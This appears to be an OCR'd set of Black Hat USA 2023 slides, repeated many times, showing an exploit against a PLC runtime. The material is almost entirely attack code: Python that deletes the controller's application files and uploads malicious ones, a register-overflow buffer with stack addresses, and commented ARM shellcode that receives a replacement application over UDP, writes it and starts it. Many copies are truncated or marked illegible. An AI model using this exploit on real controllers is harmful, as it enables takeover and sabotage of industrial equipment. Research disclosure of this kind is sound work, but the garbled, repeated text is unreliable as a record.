Application.crc	20	CRC File	4/25/202	0 0
Application.app	3,332,704	APP File	4/25/2023	0 0

```
delete_remote_file(device, "App/Application.app")
delete_remote_file(device, "App/Application.crc")
delete_remote_file(device, "App/Application.map")

upload_malicious_map_file(device)
upload_malicious_crc_file(device)
upload_malicious_application_file(device)
```

```
def delete_remote_file(dev, filename):
    gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                               0x08,  # file manager
                                               0x0e,  # remove file
                                               netmask=DEFAULT_NETMASK)

    AppLayer.add_tag(0x01, filename, AL_ALIGN40, al)
    pkt = dev.dev_channel.complete_packet(gl, ll, al)
    resp = dev.dev_channel.send(pkt, 5)
    if resp is None:
        print('[>] G1ND1L4: Failed deleting {name}.'.format(name=filename))
    else:
        print('[>] G1ND1L4: Successfully deleted {name}.'.format(name=filename))
```

```
exploit_bytes = BLACKHAT_REGISTERS_OVERFLOW_APPLICATION + jump_address2 + BLACKHAT_SHELLCODE_APPLICATION
tag_13 = AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40)
send_big_data(data=tag_13, service_id=ALCMD_TRACE_MANAGER, query_id=ALSUBCMD_TRACE_MANAGER_PACKET_CREATE, dev=dev)

udp_ip = "10.10.222.23"
udp_port = 0xF
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

path = r"/home/a/PycharmProjects/PLCCrasher/Application.app"
file_to_send = open(path, "rb")
file_total_size = os.stat(path).st_size
single_chunk_size = 0x3fc

number_of_chunks_to_send = file_total_size / single_chunk_size
last_chunk_size = file_total_size % single_chunk_size

print("[>] G1ND1L4: Going to send {size}B file.".format(size=file_total_size))
for i in range(number_of_chunks_to_send):
    sleep(0.01)
    data = file_to_send.read(single_chunk_size)
    sock.sendto(data, (udp_ip, udp_port))
    if i % 200 == 0:
        print("[>] G1ND1L4: Sent {part}'th part of the payload.".format(part=i + 1))

print("[>] G1ND1L4: Sending last chunk.")

sleep(0.01)
last_data = file_to_send.read(last_chunk_size)
sock.sendto(last_data, (udp_ip, udp_port))

print("[>] G1ND1L4: Full Payload Uploaded.")
```

Exploit USA

Application.map	2,414	Linker Add...	4/2	-rw-------	0 0
Application.crc	20	CRC File	4/	-rw-------	0 0
Application.app	3,332,704	APP File	4/	-rw-------	0 0


```
delete_remote_file(device, "App/Application.app")
delete_remote_file(device, "App/Application.crc")
delete_remote_file(device, "App/Application.map")

upload_malicious_map_file(device)
upload_malicious_crc_file(device)
upload_malicious_application_file(device)
```

```
def delete_remote_file(dev, filename):
    gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                               0x08,  # file manager
                                               0x0e,  # remove file
                                               netmask=DEFAULT_NETMASK)

    AppLayer.add_tag(0x01, filename, AL_ALIGN40, al)
    pkt = dev.dev_channel.complete_packet(gl, ll, al)
    resp = dev.dev_channel.send(pkt, 5)
    if resp is None:
        print('[>] G1ND1L4: Failed deleting {name}.'.format(name=filename))
    else:
        print('[>] G1ND1L4: Successfully deleted {name}.'.format(name=filename))
```

```
exploit_bytes = BLACKHAT_REGISTERS_OVERFLOW_APPLICATION + jump_address2 + BLACKHAT_SHELLCODE_APPLICATION
tag_13 = AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40)
send_big_data(data=tag_13, service_id=ALCMD_TRACE_MANAGER, query_id=ALSUBCMD_TRACE_MANAGER_PACKET_CREATE, dev=dev)

udp_ip = "10.10.222.23"
udp_port = 0xF
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

path = r"/home/a/PycharmProjects/PLCCrasher/Application.app"
file_to_send = open(path, "rb")
file_total_size = os.stat(path).st_size
single_chunk_size = 0x3fc

number_of_chunks_to_send = file_total_size / single_chunk_size
last_chunk_size = file_total_size % single_chunk_size

print("[>] G1ND1L4: Going to send {size}B file.".format(size=file_total_size))
for i in range(number_of_chunks_to_send):
    sleep(0.01)
    data = file_to_send.read(single_chunk_size)
    sock.sendto(data, (udp_ip, udp_port))
    if i % 200 == 0:
        print("[>] G1ND1L4: Sent {part}'th part of the payload.".format(part=i + 1))

print("[>] G1ND1L4: Sending last chunk.")

sleep(0.01)
last_data = file_to_send.read(last_chunk_size)
sock.sendto(last_data, (udp_ip, udp_port))

print("[>] G1ND1L4: Full Payload Uploaded.")
```

black hat® Exploit USA 2023

Application.map	2,414	Linker Add...	4/25/202	AM	-rw------- 0 0
Application.crc	20	CRC File	4/25/2023	AM	-rw------- 0 0
Application.app	3,332,704	APP File	4/2		-rw------- 0 0



```
delete_remote_file(device, "App/Application
delete_remote_file(device, "App/Application
delete_remote_file(device, "App/Application

upload_malicious_map_file(device)
upload_malicious_crc_file(device)
upload_malicious_application_file(device)
```

```
def delete_remote_file(dev, filename):
    gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUES
                                               0x08,  # file ma
                                               0x0e,  # remove
                                               netmask=DEFAUL

    AppLayer.add_tag(0x01, filename, AL_ALIGN40, al)
    pkt = dev.dev_channel.complete_packet(gl, ll, al)
    resp = dev.dev_channel.send(pkt, 5)
    if resp is None:
        print('[>] G1ND1L4: Failed deleting {name}.'.format(name=filename))
    else:
        print('[>] G1ND1L4: Successfully deleted {name}.'.format(name=filename))
```

```
exploit_bytes = BLACKHAT_REGISTERS_OVERFLOW_APPLICATION + jump_address2 + BLACKHAT_SHELLCODE_APPLICATION
tag_13 = AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40)
send_big_data(data=tag_13, service_id=ALCMD_TRACE_MANAGER, query_id=ALSUBCMD_TRACE_MANAGER_PACKET_CREATE, dev=dev)

udp_ip = "10.10.222.23"
udp_port = 0xF
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

path = r"/home/a/PycharmProjects/PLCCrasher/Application.app"
file_to_send = open(path, "rb")
file_total_size = os.stat(path).st_size
single_chunk_size = 0x3fc

number_of_chunks_to_send = file_total_size / single_chunk_size
last_chunk_size = file_total_size % single_chunk_size

print("[>] G1ND1L4: Going to send {size}B file.".format(size=file_total_size))
for i in range(number_of_chunks_to_send):
    sleep(0.01)
    data = file_to_send.read(single_chunk_size)
    sock.sendto(data, (udp_ip, udp_port))
    if i % 200 == 0:
        print("[>] G1ND1L4: Sent {part}'th part of the payload.".format(part=i + 1))

print("[>] G1ND1L4: Sending last chunk.")

sleep(0.01)
last_data = file_to_send.read(last_chunk_size)
sock.sendto(last_data, (udp_ip, udp_port))

print("[>] G1ND1L4: Full Payload Uploaded.")
```

black hat®

Exploit USA 2023

Application.map	2,414	Linker Add...	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.crc	20	CRC File	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.app	3,332,704	APP File	4/25/2023 1:15:00 AM	-rw-------	0 0

```
delete_remote_file(device, "App/Application.app")
delete_remote_file(device, "App/Application.crc")
delete_remote_file(device, "App/Application.map")

upload_malicious_map_file(device)
upload_malicious_crc_file(device)
upload_malicious_application_file(device)
```

```
def delete_remote_file(dev, filename):
    gl, ll, al = dev.dev_channel.create_packet(DATA_SEND,
                                               0x08,  # R
                                               0x0e,  # re
                                               netmask=DEFA

    AppLayer.add_tag(0x01, filename, AL_ALIGN40, al)
    pkt = dev.dev_channel.complete_packet(gl, ll, al)
    resp = dev.dev_channel.send(pkt, 5)
    if resp is None:
        print('[>] G1ND1L4: Failed deleting {name}.'.format(na  il  me))
    else:
        print('[>] G1ND1L4: Successfully deleted {name}.'.forma  ilename))
```

```
exploit_bytes = BLACKHAT_REGISTERS_OVERFLOW_APPLICATION + jump_address2 + BLACKHAT_SHELLCODE_APPLICATION
tag_13 = AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40)
send_big_data(data=tag_13, service_id=ALCMD_TRACE_MANAGER, query_id=ALSUBCMD_TRACE_MANAGER_PACKET_CREATE, dev=dev)

udp_ip = "10.10.222.23"
udp_port = 0xF
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

path = r"/home/a/PycharmProjects/PLCCrasher/Application.app"
file_to_send = open(path, "rb")
file_total_size = os.stat(path).st_size
single_chunk_size = 0x3fc

number_of_chunks_to_send = file_total_size / single_chunk_size
last_chunk_size = file_total_size % single_chunk_size

print("[>] G1ND1L4: Going to send {size}B file.".format(size=file_total_size))
for i in range(number_of_chunks_to_send):
    sleep(0.01)
    data = file_to_send.read(single_chunk_size)
    sock.sendto(data, (udp_ip, udp_port))
    if i % 200 == 0:
        print("[>] G1ND1L4: Sent {part}'th part of the payload.".format(part=i + 1))

print("[>] G1ND1L4: Sending last chunk.")

sleep(0.01)
last_data = file_to_send.read(last_chunk_size)
sock.sendto(last_data, (udp_ip, udp_port))

print("[>] G1ND1L4: Full Payload Uploaded.")
```

black hat®
Exploit USA 2023

Application.map	2,414	Linker Add...	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.crc	20	CRC File	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.app	3,332,704	APP File	4/25/2023 1:15:00 AM	-rw-------	0 0

```
delete_remote_file(device, "App/Application.app")
delete_remote_file(device, "App/Application.crc")
delete_remote_file(device, "App/Application.map")

upload_malicious_map_file(device)
upload_malicious_crc_file(device)
upload_malicious_application_file(device)
```

```
def delete_remote_file(dev, filename):
    gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                               0x08,  # file mana
                                               0x0e,  # remove fi
                                               netmask=DEFAULT_

    AppLayer.add_tag(0x01, filename, AL_ALIGN40, al)
    pkt = dev.dev_channel.complete_packet(gl, ll, al)
    resp = dev.dev_channel.send(pkt, 5)
    if resp is None:
        print('[>] G1ND1L4: Failed deleting {name}.'.forma
    else:
        print('[>] G1ND1L4: Successfully deleted {name}.'.
```

```
exploit_bytes = BLACKHAT_REGISTERS_OVERFLOW_APPLICATION + jump_address2 + BLACKHAT_SHELLCODE_APPLICATION
tag_13 = AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40)
send_big_data(data=tag_13, service_id=ALCMD_TRACE_MANAGER, query_id=ALSUBCMD_TRACE_MANAGER_PACKET_CREATE, dev=dev)

udp_ip = "10.10.222.23"
udp_port = 0xF
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

path = r"/home/a/PycharmProjects/PLCCrasher/Application.app"
file_to_send = open(path, "rb")
file_total_size = os.stat(path).st_size
single_chunk_size = 0x3fc

number_of_chunks_to_send = file_total_size / single_chunk_size
last_chunk_size = file_total_size % single_chunk_size

print("[>] G1ND1L4: Going to send {size}B file.".format(size=file_total_size))
for i in range(number_of_chunks_to_send):
    sleep(0.01)
    data = file_to_send.read(single_chunk_size)
    sock.sendto(data, (udp_ip, udp_port))
    if i % 200 == 0:
        print("[>] G1ND1L4: Sent {part}'th part of the payload.".format(part=i + 1))

print("[>] G1ND1L4: Sending last chunk.")

sleep(0.01)
last_data = file_to_send.read(last_chunk_size)
sock.sendto(last_data, (udp_ip, udp_port))

print("[>] G1ND1L4: Full Payload Uploaded.")
```

Exploit Malicious Payload Upload

```
BLACKHAT_REGISTERS_OVERFLOW_APPLICATION = bytearray([0x00, 0x01, 0x00, 0x00,
                                                     0xA0, 0xAD, 0x29, 0x03,  # location on stack
                                                     0x41, 0x70, 0x70, 0x6C,  # File name Application.app
                                                     0x69, 0x63, 0x61, 0x74,
                                                     0x69, 0x6F, 0x6E, 0x2E,
                                                     0x61, 0x70, 0x70, 0x00,
                                                     0x00, 0x00, 0x00, 0x00,
                                                     0x00, 0x01, 0x00, 0x07,
                                                     0x00, 0x01, 0x00, 0x08,
                                                     0x00, 0x01, 0x00, 0x09,
                                                     0x00, 0x01, 0x00, 0x0a,
                                                     0x00, 0x01, 0x00, 0x0b,
                                                     0x00, 0x01, 0x00, 0x0c,
                                                     0x00, 0x01, 0x00, 0x0d,
                                                     0x00, 0x01, 0x00, 0x0e,
                                                     0x00, 0x01, 0x00, 0x0f,
                                                     0x00, 0x01, 0x00, 0x10,
                                                     0x00, 0x01, 0x00, 0x11,
                                                     0x00, 0x01, 0x00, 0x12,
                                                     0x00, 0x01, 0x00, 0x13,
                                                     0x00, 0x01, 0x00, 0x14,
                                                     0x00, 0x01, 0x00, 0x15,
                                                     0x00, 0x01, 0x00, 0x16,
                                                     0xA8, 0x0C, 0x00, 0x00,  # r4   counter of how much read from socket and write to file to do # actual number of chunks
                                                     0x00, 0x00, 0x00, 0x02,  # r5   recv socket handle holder
                                                     0x00, 0x00, 0x00, 0x03,  # r6   file to write into handle holder
                                                     0xB0, 0x8D, 0x29, 0x03,  # r7   presult for SysSockCreateUdp
                                                     0xB8, 0x8D, 0x29, 0x03,  # r8   addres of data to write onto stack for SysSocketRecvFromUdp
                                                     0xD0, 0xAD, 0x29, 0x03,  # r9   addres of result socket  for SysSocketRecvFromUdp / presult for SysFileOpen
                                                     0xC0, 0xAD, 0x29, 0x03,  # r10  file name for SysFileOpen
                                                     0xB8, 0xAD, 0x29, 0x03,  # r11  SP - 4
                                                     0xBC, 0xAD, 0x29, 0x03]) # r13   !!! points to the first dword of the registers
```

Exploit Malicious Payload Upload

```
BLACKHAT_REGISTERS_OVERFLOW_APPLICATION = bytearray([0x00, 0x01, 0x00, 0x00,
                                                     0xA0, 0xAD, 0x29, 0x03,  # location on stack
                                                     0x41, 0x70, 0x70, 0x6C,  # File name Application.ap
                                                     0x69, 0x63, 0x61, 0x74,
                                                     0x69, 0x6F, 0x6E, 0x2E,
                                                     0x61, 0x70, 0x70, 0x00,
                                                     0x00, 0x00, 0x00, 0x00,
                                                     0x00, 0x01, 0x00, 0x07,
                                                     0x00, 0x01, 0x00, 0x08,
                                                     0x00, 0x01, 0x00, 0x09,
                                                     0x00, 0x01, 0x00, 0x0a,
                                                     0x00, 0x01, 0x00, 0x0b,
                                                     0x00, 0x01, 0x00, 0x0c,
                                                     0x00, 0x01, 0x00, 0x0d,
                                                     0x00, 0x01, 0x00, 0x0e,
                                                     0x00, 0x01, 0x00, 0x0f,
                                                     0x00, 0x01, 0x00, 0x10,
                                                     0x00, 0x01, 0x00, 0x11,
                                                     0x00, 0x01, 0x00, 0x12,
                                                     0x00, 0x01, 0x00, 0x13,
                                                     0x00, 0x01, 0x00, 0x14,
                                                     0x00, 0x01, 0x00, 0x15,
                                                     0x00, 0x01, 0x00, 0x16,
                                                     0xA8, 0x0C, 0x00, 0x00,  # r4   counter of how much read from socket and write to file to do # actual number of chunks
                                                     0x00, 0x00, 0x00, 0x02,  # r5   recv socket handle holder
                                                     0x00, 0x00, 0x00, 0x03,  # r6   file to write into handle holder
                                                     0xB0, 0x8D, 0x29, 0x03,  # r7   presult for SysSockCreateUdp
                                                     0xB8, 0x8D, 0x29, 0x03,  # r8   addres of data to write onto stack for SysSocketRecvFromUdp
                                                     0xD0, 0xAD, 0x29, 0x03,  # r9   addres of result socket  for SysSocketRecvFromUdp / presult for SysFileOpen
                                                     0xC0, 0xAD, 0x29, 0x03,  # r10  file name for SysFileOpen
                                                     0xB8, 0xAD, 0x29, 0x03,  # r11  SP - 4
                                                     0xBC, 0xAD, 0x29, 0x03]) # r13   !!! points to the first dword of the registers
```

Exploit Malicious Payload Upload

```
BLACKHAT_REGISTERS_OVERFLOW_APPLICATION = bytearray([0x00, 0x01, 0x00, 0x00,
                                                     0xA0, 0xAD, 0x29, 0x03,  # location on stack
                                                     0x41, 0x70, 0x70, 0x6C,  # File name Application.app
                                                     0x69, 0x63, 0x61, 0x74,
                                                     0x69, 0x6F, 0x6E, 0x2E,
                                                     0x61, 0x70, 0x70, 0x00,
                                                     0x00, 0x00, 0x00, 0x00,
                                                     0x00, 0x01, 0x00, 0x07,
                                                     0x00, 0x01, 0x00, 0x08,
                                                     0x00, 0x01, 0x00, 0x09,
                                                     0x00, 0x01, 0x00, 0x0a,
                                                     0x00, 0x01, 0x00, 0x0b,
                                                     0x00, 0x01, 0x00, 0x0c,
                                                     0x00, 0x01, 0x00, 0x0d,
                                                     0x00, 0x01, 0x00, 0x0e,
                                                     0x00, 0x01, 0x00, 0x0f,
                                                     0x00, 0x01, 0x00, 0x10,
                                                     0x00, 0x01, 0x00, 0x11,
                                                     0x00, 0x01, 0x00, 0x12,
                                                     0x00, 0x01, 0x00, 0x13,
                                                     0x00, 0x01, 0x00, 0x14,
                                                     0x00, 0x01, 0x00, 0x15,
                                                     0x00, 0x01, 0x00, 0x16,
                                                     0xA8, 0x0C, 0x00, 0x00,  # r4   counter of how much read from socket and write to file to do [illegible] number of chunks
                                                     0x00, 0x00, 0x00, 0x02,  # r5   recv socket handle holder
                                                     0x00, 0x00, 0x00, 0x03,  # r6   file to write into handle holder
                                                     0xB0, 0x8D, 0x29, 0x03,  # r7   presult for SysSockCreateUdp
                                                     0xB8, 0x8D, 0x29, 0x03,  # r8   addres of data to write onto stack for SysSocketRecvFromUdp
                                                     0xD0, 0xAD, 0x29, 0x03,  # r9   addres of result socket  for SysSocketRecvFromUdp / presult [illegible]n
                                                     0xC0, 0xAD, 0x29, 0x03,  # r10  file name for SysFileOpen
                                                     0xB8, 0xAD, 0x29, 0x03,  # r11  SP - 4
                                                     0xBC, 0xAD, 0x29, 0x03]) # r13   !!! points to the first dword of the registers
```

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysTaskGetCurrent
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
                                            0x00, 0x01, 0x00, 0x49,
```

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysTaskGetCurrent
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
                                            0x00, 0x01, 0x00, 0x49,
```

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysTaskGetCurrent
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
                                            0x00, 0x01, 0x00, 0x49,
```

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysTaskGetCurrent
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
                                            0x00, 0x01, 0x00, 0x49,
```

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
